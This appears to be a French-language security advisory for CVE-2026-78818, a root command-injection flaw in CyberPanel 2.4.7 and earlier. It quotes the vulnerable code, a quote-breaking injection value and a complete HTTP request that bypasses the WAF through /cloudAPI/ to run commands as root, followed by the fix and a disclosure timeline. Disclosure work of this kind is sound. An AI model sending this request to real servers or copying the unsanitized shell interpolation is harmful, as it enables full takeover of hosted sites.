
 ammarkrblt/cve-2026-78818-cyberpanel-phpselection-rce
CVE-2026-78818 - CyberPanel <= 2.4.7 RCE root authentifié via injection de commande phpSelection + contournement du WAF cloudAPI

phpSelection + contournement du WAF cloudAPICVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (PR:H, car l'exploitation nécessite des identifiants API de niveau administrateur)CyberPanel v2.4.7 et versions antérieures contient une vulnérabilité d'injection de commande OS dans changePHP()
(websiteFunctions/website.py). Le paramètre phpSelection est interpolé directement dans une
commande shell exécutée en tant que root, sans validation ni assainissement.
Le WAF intégré bloque cela sur le point de terminaison standard (/websites/changePHP), mais le
point de terminaison /cloudAPI/ applique un ensemble de règles plus faible qui ne filtre pas le caractère apostrophe —
offrant un chemin d'exploitation complet en une seule requête HTTP menant à l'exécution de commandes en root.
Confirmé sur un VPS CyberPanel 2.4.7 en production : uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py, vers la ligne 4177 :
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
Fermeture de la guillemet simple et injection d'une commande en arrière-plan :
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)Tout chemin contenant cloudAPI est traité comme un point de terminaison API. La liste de blocage standard inclut
' et &. La liste de blocage de l'API omet les deux — ce qui fait de POST /cloudAPI/ un contournement direct vers la même
fonction vulnérable.
Auth : Authorization: Basic SHA256("user:pass") — l'accès à l'API est activé par défaut pour le
compte admin, donc aucune configuration spéciale de la cible n'est requise.
Requête :
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>

{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — live request and response:

Vérification côté serveur (cat /tmp/burp_test.txt) :

Résultat : uid=0(root) gid=0(root) groups=0(root)
Exécution complète de commandes en tant que root sur le serveur CyberPanel. Un utilisateur authentifié de niveau administrateur peut lire/écrire n'importe quel fichier, installer des portes dérobées persistantes et compromettre entièrement tous les sites web hébergés, les bases de données et le courrier. L'accès à l'API est activé par défaut — aucune configuration cible particulière n'est requise.
Corrigé dans CyberPanel v2.4.8, commit
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
(« Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit) »). Le paramètre phpVersion
est désormais assaini avec shlex.quote() dans websiteFunctions/website.py.
Les utilisateurs doivent mettre à jour vers CyberPanel 2.4.8 ou une version ultérieure immédiatement.
| Date | Événement |
|---|---|
| 2026-05-28 | Vulnérabilité signalée en privé au fournisseur via un brouillon d'avis de sécurité GitHub (GHSA-p9j3-wrpf-p6w3) |
| 2026-06-08 | Relance : aucune réponse en 2 semaines, accusé de réception demandé |
| 2026-06-12 | Confirmé que le commit de correctif du fournisseur (32897e9) résout le problème ; publication de l'avis + demande de CVE sollicitées |
| 2026-06-15 | Demande de CVE soumise indépendamment au MITRE CNA-LR (demande 2055765) |
| 2026-08-13 | Relance : « où en est-on ? » |
| 2026-09-03 | CVE-2026-78818 attribué par MITRE ; fournisseur notifié et à nouveau invité à publier l'avis |
| 2026-11-04 | Aucune réponse du fournisseur à aucun moment. Divulgation publique publiée ici après environ 5,5 mois de silence, conformément aux normes habituelles de divulgation coordonnée (le délai standard de 90 jours étant largement dépassé). Le correctif est disponible dans la v2.4.8 depuis lors. |
Aucun commentaire, accusé de réception ou réponse n'a jamais été reçu du fournisseur (usmannasir) sur
l'ensemble de la période de divulgation, malgré quatre relances distinctes sur le fil de l'avis.
Découvert et signalé par @ammarkrblt.






